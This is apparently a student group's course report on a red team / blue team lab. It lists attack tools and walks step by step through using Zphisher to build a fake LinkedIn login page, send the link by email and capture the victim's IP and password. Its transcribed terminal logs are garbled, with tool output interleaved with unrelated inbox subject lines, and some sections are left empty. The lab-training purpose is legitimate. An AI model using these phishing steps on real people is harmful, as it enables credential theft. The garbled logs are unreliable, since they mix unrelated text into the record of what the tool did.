



PROJECT VULNERABILITY

GROUP 10

FINAL PROJECT REPORT

COURSE CODE: BCN2023

COURSE COORDINATOR: DR. NOORKHUZAIMI @ KARIMAH BINTI MOHD NOOR

DATE OF SUBMISSION: 12 JANUARY 2024

NAME	MATRIC ID	SECTION
MUHAMMAD AFIQ BIN SHAMSUDIN	CA21083	03A
MUHAMMAD IRFAN BIN ROSLI	CA21089	03A
ARIFF ISKANDAR SHAH BIN ARMAN SHAH	CA21019	03A
MOHAMAD NAZRUL AIZAD BIN MOHD KANIDI	CB21067	03B

TABLE OF CONTENTS

0. THEORY AND PRINCIPLES	4
0.1 Red team.....	4
0.2 Blue team	5
1. FINAL PROJECT SUMMARY	6
1.1 LESSONS LEARNED	6
1.2 LEARNING OUTCOMES	6
1.3 CONTENT SUMMARY.....	6
1.4 PROJECT PERFORMANCE SUMMARY	8
1.4 CRITICAL THINKING REVIEW	9
1.5 ADDITIONAL SUMMARY INFORMATION.....	9
2. CONSTRUCT ATTACK AND defense methods	11
1. Blue Team	11
2. Red Team	15
3. Perform attacks (Red Team) and mitigation, perform counter measures (Blue Team)	17
References.....	60
TASK DISTRIBUTION	61

0. THEORY AND PRINCIPLES

0.1 Red team

Red teaming, which uses simulated attacks to assess and strengthen an organization's security defenses, is an essential component of cybersecurity. To find weaknesses in a system or network, these experts practice what they would do to an adversary in the real world. Red team exercises use a mix of innovative strategies, tactical maneuvers, and flexible methods to assist companies in identifying any vulnerabilities that can go missed in everyday operations. To enable an organization to proactively address and strengthen their defenses against changing cyber threats, the objective is to provide a realistic assessment of the security posture of the organization. Cybersecurity experts frequently use a range of tools during red teaming exercises to mimic actual attack situations, which enables them to thoroughly evaluate and improve an organization's defenses. Thus, this is some of the tools: -

Tools

Linux

Phishing (Zphisher)

DOS(HPing3)

Keylogger(Python)

Windows

Phishing (Zphisher)

Man-in-the-Middle (Bettercap)

Reverse shell (Netcat)

Trojan horse (YetAnotherBinder)

Backdoor (Metasploit)

0.2 Blue team

In cybersecurity, the blue team is essential to an organization's defense. To keep systems secure, they cooperate, plan for incidents, and employ continual monitoring. Blue team exercises imitate real-world scenarios to identify and address weaknesses before they become an issue. Blue teams upgrade software, employ several lines of defense, and educate users to protect networks from cyberattacks. To monitor and address security threats and guarantee the general protection of the company's digital assets, they employ technologies such as intrusion detection systems and firewalls. Thus, this is some of the tools: -

Tools
Linux
Windows Update
Security Apache
Windows
Windows Defender
Microsoft Baseline Security Analyzer
TinyWall

1. FINAL PROJECT SUMMARY

1.1 LESSONS LEARNED

Cybersecurity lessons have been learned from the cooperation of red team attackers and blue team defenders. The value of defense in depth, frequent patching, incident response planning, user education, ongoing monitoring, and cooperative efforts both inside and outside the company are all stressed by blue teams. Nevertheless, red teams have discovered the value of accurate modeling, flexible strategies, human factor awareness, exploiting known vulnerabilities, and ongoing development. By constantly evolving to handle new threats and weaknesses in an ever-more complex digital context, defense and offence play a more dynamic and adaptive role in the cybersecurity ecosystem.

1.2 LEARNING OUTCOMES

In cybersecurity, blue teams prioritize incident response planning, user education, employing multiple defense layers, ongoing monitoring, and teamwork to strengthen security. Conversely, red teams leverage known vulnerabilities, modify their strategies, take advantage of human behavior, learn from realistic simulations, and prioritize constant progress. When combined, these initiatives improve defense capabilities and strengthen the capacity to identify and react to changing threats in a dynamic digital environment, thereby establishing a comprehensive approach to cybersecurity.

1.3 CONTENT SUMMARY

Scope:

Three PCs connected to the same subnet must be set up in a simulated network environment as part of the project's scope. Two people function as the Red Team (attackers) and two people as the Blue Team (defenders) make up the network. The goal is to imitate cybersecurity attack and defensive scenarios by comprehending and using Red Team and Blue Team ideas in a controlled environment.

-Blue Team Responsibilities:

- a. Operating System Setup:
- b. Network Services:
- c. Linux Computer:
- d. Security Measures:
- e. Documentation:

-Red Team Responsibilities:

- a. Research:
- b. Attack Tools:
- c. Documentation:

-Simulated Attacks

Risk:

1. Unintended Impact on Real Systems:

Inadvertent impact of the simulated attacks on real systems could occur if appropriate security measures are abandoned. To prevent unforeseen repercussions, it is imperative that these tasks be carried out in a controlled setting.

2. Network Disruption

Network disruptions brought on by simulated attacks could impact other users or systems connected to the same network. Reducing the effect on the network infrastructure as a whole is critical.

1.4 PROJECT PERFORMANCE SUMMARY

The goal of the Cybersecurity Simulation project was successfully met by offering a practical cybersecurity learning experience. With both Windows and Linux PCs outfitted with pertinent online services and networking features, the network configuration was executed with efficiency. By participating in realistic attack and defense scenarios, the Red Team and Blue Team both skillfully displayed their respective responsibilities. The comprehensive documentation of the results, mitigating techniques, and lessons discovered makes this a useful resource for upcoming cybersecurity projects. In addition to accomplishing its technological objectives, the project highlighted the value of ethical considerations, open communication, and ongoing progress.

1.4 CRITICAL THINKING REVIEW

The project exhibited a high level of critical thinking in its approach and implementation. The project team showed a deliberate and strategic mentality in everything from risk identification and mitigation techniques to a well-defined objective and extensive scope. A sophisticated grasp of the real-world implementations of cybersecurity principles was demonstrated by the realistic simulation of attacks and defense maneuvers. A dedication to introspection and ongoing development was demonstrated by the focus placed on documentation and lessons learned. The project's thorough integration of ethical issues demonstrates a responsible approach to cybersecurity challenges. Ultimately, the project's success rested not only in its technical accomplishments but also in the way it demonstrated critical thinking concepts all the way through to completion.

1.5 ADDITIONAL SUMMARY INFORMATION


The project's capacity to create a dynamic and cooperative learning environment is just as important to its success as its technical achievements. A thorough grasp of offensive and defensive cybersecurity tactics was made possible by the merging of Red Team and Blue Team activities. This cooperative strategy, along with a dedication to compliance and ethical issues, demonstrated an adult and responsible way to handle cyberthreat simulations. In addition, the project's emphasis on documentation and lessons learned establishes a standard for knowledge transfer and ongoing enhancement, guaranteeing that the knowledge acquired is advantageous not only for the current project but also for future initiatives aimed at fortifying cybersecurity postures.

Furthermore, a sophisticated and comprehensive approach to cybersecurity concerns was demonstrated by the project's structured evaluation, which included risk identification, realistic simulations, and the incorporation of ethical considerations. This strategy emphasizes the value of critical thinking in navigating the complexities of the cyber domain and is in line with industry best practices and standards. The project's documentation acts as a knowledge base and an analytical tool, allowing stakeholders to evaluate the efficacy of the tactics used and provide a path forward for future improvements to cybersecurity procedures. Overall, the project is evidence of the team's capacity to successfully handle challenging cybersecurity scenarios by applying critical thinking techniques.

2. CONSTRUCT ATTACK AND DEFENSE METHODS


1. Blue Team

Printer Sharing and Network Discovery
Open "Control Panel" and go to "Network & Internet."




Click on "Sharing options."

Under "Private," ensure that "Turn on network discovery" and "Turn on file and printer sharing" and "Turn on network discovery" are selected.




The next networking industry standard known as NetBIOS stands for Network Basic Input/Output System. It is widely used with NetBIOS over TCP/IP protocol and was developed by Sytek in 1983. Therefore, this system is a legacy protocol but if you want to configure it:-


Open "Control Panel" and go to "Network and Sharing Center."



Click on your active network connection. In the Network Status window, click on "Properties." Scroll down and check the box for "Internet Protocol Version 4 (TCP/IPv4)."



Click on "Properties" and go to the "Advanced" tab.
In the "WINS" tab, enable "NetBIOS over TCP/IP."



- Blue Team concepts and activities on the Internet and record the findings

<h3>Concepts</h3> <p>Definition</p> <ul style="list-style-type: none">- The blue team is the good guys defending against them that turns to defense. This team is usually composed of incident response experts who advise the IT security team on areas to strengthen in order to prevent more complex cyberattacks and threats. The internal network must then be protected against various forms of risk by the IT security staff. <p>Purposes</p> <ul style="list-style-type: none">- Defense and Protection: By putting security measures in place and overseeing their management, blue teams work to protect an organization's networks, data, and information systems from cyber threats and unauthorized access.- Incident Response: To minimize damage and stop additional compromise, blue teams are essential in promptly identifying, assessing, and mitigating security incidents. This ensures the organization's resilience against ever-evolving cyber threats.

2. Red Team

- Search for the Red Team concepts and activities on the Internet and record

Concepts

Definition

- Red teams act as antagonists to test the effectiveness of blue team cyber security defenses by attempting to exploit potential weaknesses or vulnerabilities that exist in technology, physical defenses, and human walls in an organization's cyber defense using sophisticated attack techniques.

Purposes

- **Security Assessment:** To measure the effectiveness of current cybersecurity controls with penetrating various systems and determining their security levels by identify existing vulnerability and test effectiveness of the organization's incident response capability.
- **Risk Management:** To understand the risk level of threats by examining how it will perform against real-time threats in the real-world simulating attack scenarios that allow the organization to prioritize their most critical security issues.

Potential Attacks

- **Penetration Testing:** The attempt to exploit vulnerabilities in organizations by conducting penetration testing to access data from the system.
- **Social Engineering Attacks:** A technique in cyber-attacks that potentially exposes the security in organization like phishing, pretexting, or impersonation to manipulate individuals into exposing sensitive information.
- **Physical Security Breach:** An attempt by the red team to focus more on digital attacks by obtaining unauthorized entry to a building, data center, or other secured sites.
- **Wireless Network Exploitation:** Evaluating wireless network security by attempting to breach Wi-Fi connections or exploit flaws in wireless protocols.

- Do search for attacks and tools that can be used to launch attacks towards

Tools
Windows
<ol style="list-style-type: none"> 1. Phishing (Zphisher) <ul style="list-style-type: none"> - Attack: One tool for phishing, or tricking people into disclosing personal information, is Zphisher. In order to get credentials, it can mimic reliable entities. - Defense: To reduce the danger of phishing, use anti-phishing toolbars, secure multi-factor authentication, and awareness training. 2. Man-in-the-Middle (Bettercap) <ul style="list-style-type: none"> - Attack: Bettercap is an effective open-source programme for security evaluations and network penetration testing. It offers a range of capabilities for sniffing, network discovery, and attacks, such as Man-in-the-Middle (MitM) attacks. - Defense: Employing encryption, secure Wi-Fi networks, strong authentication, software updates, network traffic monitoring, and user education about potential risks are some ways to counter Man-in-the-Middle attacks. - 3. Reverse Shell (Netcat) <ul style="list-style-type: none"> - Attack: By utilising the networking tool Netcat, one may construct a reverse shell that permits remote command execution on the victim's computer. - Defense: Effective countermeasures include putting in place firewalls, intrusion detection systems, and keeping an eye out for strange network activity. 4. Trojan Horse (YetAnotherBinder) <ul style="list-style-type: none"> - Attack: One of the ways to get any malicious software into is to embed them into another software. - Defense: The three main lines of defense include downloading trusted software, using reliable antivirus software, and making sure Windows Defender. 5. Backdoor (Metasploit) <ul style="list-style-type: none"> - Attack: To exploit system vulnerabilities and maybe install backdoors for unauthorized access, using the sophisticated Metasploit framework.

- Defense: Software updates regularly, the use of intrusion detection/prevention systems, and security audits help locate and reduce backdoor threats.

Linux

1. Phishing (Zphisher) - Linux
 - Attack: Zphisher is a tool for developing phishing attacks that is intended to generate fictitious websites in order to get private data.
 - Defense strategies include employing site filters, deploying email security standards like SPF, DKIM, and DMARC, and educating users on how to spot phishing efforts.
2. DDoS (Hping3) – Linux
 - Attack: A network or service can be disrupted by overloading it with Hping3, a tool for Distributed Denial of Service (DDoS) assaults.
 - Defense: Putting in place network security controls including rate restriction, employing DDoS prevention services, and setting up firewalls to filter traffic.
3. DNS Snoofing (Ettercat) – Linux
 - Attack:
 - Defenses: Using secured DNS, VPN and check website information.

3. Perform attacks (Red Team) and mitigation, perform counter measures (Blue Team)

- **Phishing (Zphisher)** - creating phishing links with Zphisher

ATTACK

- a) Ran the bash script in Kali Linux to start Zphisher. To open terminal to Zphisher by typing bash zphisher.sh

The screenshot shows a terminal window titled "root@kali: /home/aizad/ZPhisher/zphisher". Inside the window, there's a graphical interface for Zphisher. At the top, it says "Version : 2.3.5". Below that, it says "[-] Tool Created by htr-tech (@ahmedrayat)". The main area is titled "[::] Select An Attack For Your Victim [::]" and lists various platforms: FacebookCTME, Instagram, Google, Microsoft, Netflix, Paypal, Mercade, Steam, Twitter, Tiktok, Mediafire, Discord, Twitch, Pinterest, Snapchat, LinkedIn, Ebay, Quora, Protonmail, Spotify, Reddit, Adobe, Gitlab, Roblox, and XBOX. Each item has a number next to it. The user has selected LinkedIn, and the interface shows a list of generated phishing links with their corresponding details. At the bottom, there are buttons for "About", "Notification", "Exit", and "Select an option :".

- b) For the first demonstration. I used LinkedIn by inputting the corresponding number. Typed 14 → pressed Enter. The Port forwarding service used for this demonstration was Cloudflare by Typed 02 → pressed Enter.




- c) The phishing links were created. I selected and copied the URL 1 link.


This screenshot shows a terminal window titled "root@kali: /home/aizad/ZPhisher/zphisher". It displays a log of actions taken by ZPhisher:

- [-] URL 1 : <https://animated-holland-donate-readers.trycloudflare.com>
- [-] URL 2 : https:// LocalXpose Email Verification - Hello! Thank you for signing up to LocalXpo...
- [-] URL 3 : https://get-a-premium-plan-for-linkedin-free@ Caltech CTME
- [-] Waiting for Login Info, Ctrl + C to exit... Don't miss QuillBot University's first session
- [-] Victim IP Found ! annasyuhaida invited you to annasyuhaida/SEP-Prototype - Continue home...
- [-] Victim's IP : 14.1.206.106 Alert: Notification on GO App Transaction - Dear Valued Customer, You...
- [-] Saved_in : auth/ip.txt Special announcement: QuillBot University has arrived
- [-] Login info Found !! Alert: Notification on Internet Banking Transaction - Dear Valued Cust...
- [-] Account : aizadtest@gmail.com Document shared with you: "GROUP4_SCRIPTMEETING1" - Admin Plat...
- [-] Password : 12345678 GROUP4_SCRIPT...
- [-] Saved_in : auth/usernames.dat Welcome to NetworkChuck.com! - Thank you for joining Netw...
- [-] Waiting for Next Login Info, Ctrl + C to exit. Terminated - Your session has been terminated.
- [-] ibcustomercare Alert: Notification on GO App Transaction - Dear Valued Customer, You...
- [-] Yeode Notification Your 01114763721 line will be terminated in 3 day - Yeod...


- d) Use an Email as a phishing link to target victim by sending an email messages



- e) The victim receives a phishing link



- f) The URL 1 phishing link took us to a LinkedIn login page where victim may enter their credentials.



Note: The username is aizadtest@gmail.com, and the password is 12345678.

- g) Result: Zphisher able to get the victim IP address, account and password when the victim enter their information using a fake phishing link.


```

[-] URL : https://get-a-premium-plan-for-linkedin-free0
[-] QuillBot
[-] Waiting for Login Info, Ctrl + C to exit ...
annasyuhaida
[-] Victim IP Found !
Caltech CTME
[-] Victim's IP : 14.1.206.106
ibcustomercare
[-] Saved in : auth/ip.txt
Special announcement: QuillBot University has arrived 🎉 - Join us to ...
